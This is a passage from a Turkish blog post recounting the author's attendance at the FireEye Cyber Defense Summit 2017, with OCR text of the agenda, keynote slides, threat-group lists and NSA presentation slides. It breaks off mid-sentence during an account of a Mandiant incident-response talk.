FireEye Cyber Defense Summit

written by Mert SARICA | 15 October 2017

Black Hat başta olmak üzere son 2 yılda 3 defa (#1, #2, #3) siber güvenlik konferanslarına katılmak için yolum Amerika'nın Nevada eyaletinin Las Vegas kentine düşmüştü. Tam 2017 yılını es geçeceğimi düşünürken FireEye Türkiye Sorumlusu Ümit NADİM'den Eylül ayında beni oldukça heyecanlandıran bir davet aldım. Davetinde, Türkiye'den bir siber güvenlik araştırmacısını FireEye'ın her yıl Ekim ayı gibi düzenlenen FireEye Cyber Security Summit siber güvenlik konferansına götürmek istediğini belirtiyordu. Uzun yıllardır FireEye ürünlerini kullanıp Mandiant'ın da başarılı çalışmalarının yer aldığı tehdit raporlarını yakından takip eden bir güvenlik uzmanı olarak, Mandiant'ın sunumlarını yakından izleyebilme şansına erişebilecek olmak beni oldukça mutlu etti ve çok düşünmeden daveti kabul ettim.

8 Ekim tarihinde Ümit NADİM'in liderliğinde 8 kişilik bir kafile olarak San Francisco aktarmalı olarak Las Vegas'a gitmek üzere yola çıktık. Seyahat her zaman olduğu gibi oldukça uzun ve yorucuydu. Saatte 30 KM hızla esen rüzgara karşı Las Vegas'ın McCarran Uluslararası Havalimanı'na pilotun uçağı oldukça zor şartlarda indirmesi, yüreğimizi ağzımıza getirdi. Havalimanından çıktığımızda her zaman olduğu gibi Las Vegas yine o müthiş ihtişamı ile bizi karşıladı. Sabah saat 9'da çıktığım evimden, Las Vegas'ın o meşhur Ocean's 11 filmine de konu olmuş Bellagio oteline yerleşmem tam tamına 28 saat sürmüştü.


MENÜ
32E
DO NOT DISTURB
TURKISH AIRLINES
-12:00
Uçuş Bilgilerim
Sao Paulo 07:20
Cape Town 12:20
Haritayı Aç
Honolulu
San Francisco
Moscow
Istanbul
Almaty
Beijing
Abu Dhabi
Hong Kong
Abidjan
Addis Ababa
Lima
Buenos Aires
Cape Town
Sydney
Current Time: 13:20
79
B777-300
30 m
11 km/sa
Kamera
Kalan Zaman
12:00
San Francisco
03:19
Istanbul
13:19
Gümrüklü Havalimanları bilgilerini şimdi görüntüleyebilirsiniz.
Türk Telekom


planet
CARGO
URBAN
M
SHOPS
SEPHORA

9 Ekim sabahı konferans için kaydımızı yaptırmak için Ümit Bey ile otelin asansöründen çıktığımızda karşımızda bir anda FireEye'ın CEO'su Kevin Mandia'yı ve CTO'su Tony Cole'yi gördük. Kendileri ile kısa bir süre sohbet ettikten sonra Kevin Mandia ile o anı ölümsüzleştirmek için bir fotoğraf çektirmeyi de ihmal etmedik. :) Yolumuzun üzerinde olan Bellagio'nun botanik bahçesini de hızlıca gezdikten sonra konferansa kaydımızı yaptırmak için kayıt ofisinin yolunu tuttuk ve konferans programı ile yaka kartlarımızı aldık. Akşam düzenlenen Merhaba Resepsiyonu'na da katıldıktan sonra o günü güzel bir akşam yemeği ile tamamladık.


OMEGA


FIREEYE CYBER DEFENSE SUMMIT 2017
Registration
&
Information


8:46 AM
October 10, 2017
BELLAGIO
CONVENTION CENTER
MAP IT ▸
Andrew's Distributing
WHEN: 9:00am - 12:00pm
WHAT: Meeting
WHERE: Executive Boardroom
MAP IT ▸
Crounse and Skarshinski Wedding
WHEN: 1:00pm - 2:30pm
WHAT: Crounse and Skarshinski Wedding
WHERE: South Chapel
MAP IT ▸
FireEye Cyber Defense Summit 2017
WHEN: 12:00pm - 8:00pm
WHAT: Registration
WHERE: Registration Desk 2
MAP IT ▸
FireEye Cyber Defense Summit 2017
WHEN: 5:30pm - 7:30pm
WHAT: Exhibit Hall
WHERE: Grand Ballroom 4 - 9
Instructions:
Touch arrow keys to manually advance through event listings
MAP ▸
Sales Office
Catering
Convention Services
Business Center
Registration
Restrooms
Wedding Chapel
Guest Elevators
Emergency Exits


FireEye
CYBER DEFENSE SUMMIT
MIRcon | 2017
PROGRAM GUIDE
OCTOBER 10-12, 2017 | BELLAGIO | LAS VEGAS

SUMMIT AGENDA

At-A-Glance

TUESDAY, OCTOBER 10

TIME	SESSION	ROOM
NOON – 8:00PM	Registration Open	Registration Desk 2
5:30PM – 7:30PM	**Welcome Reception / FireEye Expo**	Grand Ballroom 4 - 9

WEDNESDAY, OCTOBER 11

TIME	SESSION	ROOM
6:30AM – 5:30PM	Registration Open	Registration Desk 2
7:00AM – 9:00AM	**Breakfast / FireEye Expo**	**Grand Ballroom 4 - 9**
9:00AM – 11:00AM	**Keynote Presentations:** Kevin Mandia | FireEye Company Overview Grady Summers | FireEye Technology Overview John Watters | FireEye Services Overview	**Bellagio Ballroom**
11:00AM – 11:30AM	**Coffee Break / FireEye Expo**	**Grand Ballroom 4 - 9**
11:30AM – 12:30PM	**Guest Speaker:** **Kurt Warner, Hall of Fame Quarterback, Football Analyst and Philanthropist**	**Bellagio Ballroom**
12:30PM – 2:00PM	**Lunch / FireEye Expo**	**Grand Ballroom 4 - 9**
2:00PM – 4:00PM	Track One: Financial Track Two: Industrial Control Systems (ICS) Track Three: Government Track Four: Strategic Intelligence	Bellagio Ballroom Monet 3 & 4 Grand Ballroom 1 - 3 Monet 1 & 2
4:00PM – 4:30PM	**Coffee Break / FireEye Expo**	**Grand Ballroom 4 - 9**
4:30PM – 6:30PM	Track One: Financial Track Two: Industrial Control Systems (ICS) Track Three: Government Track Four: Strategic Intelligence	Bellagio Ballroom Monet 3 & 4 Grand Ballroom 1 - 3 Monet 1 & 2
6:30PM – 9:30PM	**Cocktail Reception & Dinner**	**Bellagio Pool**

THURSDAY, OCTOBER 12

TIME	SESSION	ROOM
7:00AM – 4:00PM	Registration Open	Registration Desk 2
7:00AM – 9:00AM	**Breakfast / FireEye Expo**	**Grand Ballroom 4 - 9**
9:00AM – 9:45AM	**Keynote:** David Hogue, Senior Technical Director | NSA *A Day in the Life of NSA's Cybersecurity Operations Center (NCTOC)*	**Bellagio Ballroom**
9:45AM – 10:45AM	**Customer Spotlight:** Brian D. Cincera, Vice President, Global Information Security | Pfizer *Cybersecurity Fitness: Keys to a Healthier Business*	**Bellagio Ballroom**
10:45AM – 11:15AM	**Coffee Break / FireEye Expo**	**Grand Ballroom 4 - 9**
11:15AM – 12:15PM	**Industry Spotlight:** Nadav Zafrir, Co-Founder, CEO | Team8 *Change Your Cyber State of Mind*	**Bellagio Ballroom**
12:15PM – 1:15PM	**Lunch / FireEye Expo**	**Grand Ballroom 4 - 9**
1:15PM – 3:15PM	**Mandiant on the Frontlines** Track Five: Technical Track Track Six: Management Track	 Monet 3 & 4 Monet 1 & 2
3:15PM – 3:45PM	**Coffee Break / FIreEye Expo**	**Grand Ballroom 4 - 9**
3:45PM – 5:45PM	**Mandiant on the Frontlines** Track Five: Technical Track Track Six: Management Track	 Monet 3 & 4 Monet 1 & 2
6:00PM – 8:00PM	**Thank You Reception / FireEye Expo**	**Grand Ballroom 4 - 9**


FRIDAY, OCTOBER 13 | SATURDAY, OCTOBER 14

TIME	SESSION	ROOM
8:00AM – 5:00PM	Post-Summit Training	Gauguin 1 Gauguin 2 Renoir 1 Renoir 2 Cezanne 1

10 Ekim olan konferansın ilk günü sabahında, Kevin Mandia'nın açılış konuşmasını dinlemek üzere hıncahınç dolu olan konferans salonunda yerimizi aldık. Oturan herkesin aksine size bol bol resim ve video çekmek için en

arkada dikilmenin karşılığını fazlasıyla aldım ve Kevin Mandia'nın konuşmasının ilk 5 dakikasını sizler için kayıt ettim. ;)

Bir diğer CTO olan Grady Summers sunumunda, çok sayıda güvenlik alarmları ile boğuşan güvenlik ekiplerinin iş yükünü azaltma ve akıllı alarmlara odaklanabilmelerini sağlama adına, FireEye'ın Helix ürününün yeni özelliklerinden bahsetti. Özellikle alarmları mobil arayüzünden görüntüleyebilme özelliği oldukça hoşuma gitti.


FireEye
CYBER DEFENSE SUMMIT
2017
KEYNOTE PRESENTATION | CYBER DEFENSE SUMMIT 2017
The State of Cybersecurity
KEVIN MANDIA | CEO


KEYNOTE PRESENTATION
Security
IS IN OUR
DNA
FireEye


Açılış konuşmalarından sonra katılabileceğim çok sayıda paralel oturum vardı. Bir sonraki gün gerçekleştirilecek olan Mandiant'ın teknik oturumunu dört gözle beklediğim için o gün Finans oturumuna katılmaya karar verdim. Küçümseyerek girdiğim Finans oturumu beni ilk sunumdan son sunuma kadar oldukça şaşırtıp, ters köşe yaptı. Tony Cole'un sunumuyla başlayan Finans oturumunda, APT grupları ile FIN APT gruplarının gerçekleştirdiği siber saldırılardaki ortak noktalar ve farklılık gözler önüne serildiği gibi FIN APT gruplarının gerçekleştirdiği siber saldırılarda kullandıkları yöntemlere ve saldırılardan korunma adına izlenmesi gereken yollara dikkat çekildi.


FINANCIAL TRACK
Breach to Discovery
Median time from breach to discovery is getting shorter but still remains too long
80 DAYS
GLOBAL
35 DAYS
AMERICAS
83 DAYS
EMEA
INTERNAL
DISCOVERY
99 DAYS
GLOBAL
99 DAYS
AMERICAS
106 DAYS
EMEA
172 DAYS
APAC
107 DAYS
GLOBAL
104 DAYS
AMERICAS
128 DAYS
EMEA
EXTERNAL
NOTIFICATION
FireEye
FireEye
CYBER DEFENSE SUMMIT


FINANCIAL TRACK
Tracking Targets to Attribute Operations
Advanced Persistent Threat
APT Groups
✓ Track 30+ APT Groups
✓ Nation-state sponsored, sophisticated, determined, and coordinated attackers
Enterprise Financial Criminals
FIN Groups
✓ Track 10 FIN Groups
✓ Enterprise cyber criminals
Identified Threat Groups
✓ Tracked 600+ other advanced threat actors
✓ Similar malware and activity to APT, tracking for development into FIN or APT group
FireEye
FireEye


CHINA
338 Team
Bolo Team
Barista Team
(APT22)
Calc Team (APT12)
Codoso Team
(APT19)
Comment Team
(APT1)
Conference Crew
Connnes Team
Cross Team
Flying Eagle Team
(APT30)
GREF Team (APT9)
Hippo Team (partly
to APT26)
Mana Team
Menupass Team
(APT10)
Naikon Team
Roaming Tiger
Siesta Campaign
Social Network
Team (APT15)
Taidoor Team
Tailgater Team
(APT17)
Termite Team
Twivy Team
(APT20)
Tonto Team
UPS Team (APT3)
Webby Team
(APT18)
Wisp Team (APT4)
TEMP.Avengers
TEMP.Barhopper
TEMP.Beebus
TEMP.Bottle
(APT5/16)
TEMP.CCTV
TEMP.DragonOK
TEMP.Hex
TEMP.HyrdaSun
TEMP.MSUpdater
(APT2)
TEMP.Overboard
TEMP.Peekaboo
TEMP.Pitty Tiger
(APT24)
TEMP.Tick
TEMP.Tonkin
TEMP.Toucan
TEMP.Uncool
(APT25)
TEMP.Zhenbao
(APT21)
TEMP.Zombie
TEMP.Webmander
APT31
APT6
APT7
APT8
APT14
APT16
APT23
APT27
RUSSIA / EASTERN EUROPE
Koala Team
Sandworm Team
Tsar Team (APT28)
Turla Team
TEMP.Noble
TEMP.Monkey (APT29)
TEMP.Cossak
MIDDLE EAST
Ajax Team (IR)
Beanie Team (IR)
Jatar Team (IR)
Newscaster Team (IR)
Rameses/WinDollar (IR)
TEMP.Lice (IR)
TEMP. Omega (IR)
TEMP.Scimitar (EG?)
TEMP.Hyena (LB)
Mahdi Activity
Molerats Team (PS)
Syrian Malware Team (SY)
APT33 (IR)
KOREAN PENINSULA
Fallout Team (South)
DarkSeoul Activity (North)
TEMP.Hermit (North)
OnionDog Malware (North)
TEMP.Reaper (North)
VIETNAM
OceanLotus (APT32)
SOUTH AMERICA
Andromeda Team
UNKNOWN
Temp.Stratus
ZeroWing Team
INDIA / PAKISTAN
Hangover Team (IN)
TEMP.Bengal (IN)
TEMP.Ass (IN)
TEMP.Kstar (IN)
Havidar Team (PK)
Tranchulo Team (PK)
TEMP.Lapis (PK)
HACKTIVISM
CYBERBERKUT
SHALTAI BOLTAI
CYBERCALIPHATE
UKRAINIAN CYBER FORCES
ANONGHOST
REDHACK
YEMEN CYBER ARMY
SYRIAN ELECTRONIC ARMY
OPGREENRIGHTS
1937CN
GHOSTSEC
LIZARD SQUARD
FINANCIAL eCRIME
FIN1
FIN2
FIN3
FIN4
FIN5
FIN6
FIN7
FIN8
FIN9
FIN10


FINANCIAL TRACK
Cyber Crime Case: FIN2 Targeting Retail
Deploy additional backdoors
Maintain Presence
Move Laterally
Circumvent safe guards and move in network
Initial Compromise
Establish Foothold
Escalate Privileges
Internal Recon
Complete Mission
Enters via SQL injections on webservers
Employ backdoors to establish remote access, and encrypt communications
Use password dumping utilities to obtain legitimate user passwords
Executed Windows batch scripts via Windows Scheduled tasks to preform recon
Steal primary account numbers and credit card data
FIN2
Targets: Financial sector and financial data
Tools: Custom backdoors known as APOCALIPTO and LEAPFOG
Tactics: Enters via SQL injections on web servers
FireEye



Konferansın ikinci gününde ise yine ilk olarak sahneye Kevin Mandia çıktı ve sözü çok uzatmadan konuşmasını yapmak üzere NSA'in SOC'undan sorumlu olan kıdemli teknik direktörü Dave Hogue'ye verdi. Söze ilk olarak NSA'in genele açık bir etkinlikte ilk defa sunum yaparak bir ilke imza attığını belirtti. İlk olmasından olsa gerek ki sunum oldukça sıradan ve sıkıcıydı. Aklımda kalan iki şeyden biri, bir zafiyet çıktığında tüm DoD'un veri merkezini 24 saat içinde zafiyete karşı tarayabildikleriydi. Diğeri ise izleyicilerden soru kabul etmeye başladığında bir izleyicinin "Peki son hacking vakalarından sonra nasıl toparlandınız?" sorusuna tabii ki "Yorum yok" yanıtını vermesiydi. :)


FireEye
CYBER DEFENSE SUMMIT
MIRcon. | 201
FireEye
CYBER DEFENSE SUMMIT
MIRcon. | 2017
DAVE HOGUE
Technical Director
NSA Cybersecurity Threat
Operations Center (NCTOC)
Inside the Latest Evolving and Emerging Cyber Threats
THE VIEW FROM NSA'S CYBERSECURITY
OPERATIONS CENTER (NCTOC)
THE OVERALL CLASSIFICATION OF THIS BRIEF IS
UNCLASSIFIED
UNCLASSIFIED
NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA
FireEye
CYBER DEFENSE SUMMIT
MIRcon. | 2017


UNCLASSIFIED
NETWORK DEFENSE
2.9 MILLION USERS
WASHINGTON D.C
AFGHANISTAN
REAL-TIME DEFENSIVE SYSTEM
DoDIN
Department of Defense Information Networks
TIER 3
TIER 2
TIER 1
UNCLASSIFIED
85% USER EMAILS REJECTED DAILY
SCANNED WITHIN 24 HOURS after VULNERABILITY is DISCLOSED
FireEye
CYBER DEFENSE SUMMIT
MIRcon | 2017
UNCLASSIFIED
ESCALATING CYBER THREAT
Cyber activity continues to become MORE SOPHISTICATED
The LEVEL OF EXPERTISE REQUIRED IS DECREASING as sophisticated internet tools become easier to use
TREND IS CLEAR: moving from exploitati to DISRUPTION
Ukraine Power Grid Attack
JAN
Malicious Attack Saudia Arabia
JAN
Managed Service Providers (MSPs) Compromised
MAY
WANNACRY Malware Global Incident
MAY
U.S. Energy Sector Targeted
JUN
U.S. Industrial Control Systems Targeted (SCADA)
JUL
Equifax Breach
AUG
2017
UNCLASSIFIED
FireEye
CYBER DEFENSE SUMMIT
MIRcon | 2017


Sıra teknik oturuma geldiğinde ise sahneye ilk olarak Mandiant'ın en kıdemli bilgisayar olaylarına müdahale uzmanlarından Jeff Hamm çıktı. Yaptığı sunumda isim vermeden kurumların nasıl hacklendiklerini, hacklendiklerini nasıl öğrendiklerine, çıkarılan derslere ve bunlara karşı neler yapılması gerektiğine yer verdi. Anlatım dilinin esprili olmasının yanı sıra bilgisayar olaylarına müdahale esnasında geçen diyaloglara da sunumunda yer vermesi izleyenlere keyifli dakikalar geçirtti. Sunumunda özellikle kimi kurumların hacklendikten sonra bazı sistemlerinin varlığından o an itibariyle haberdar olmalarına dem vurarak, varlık envanterinin 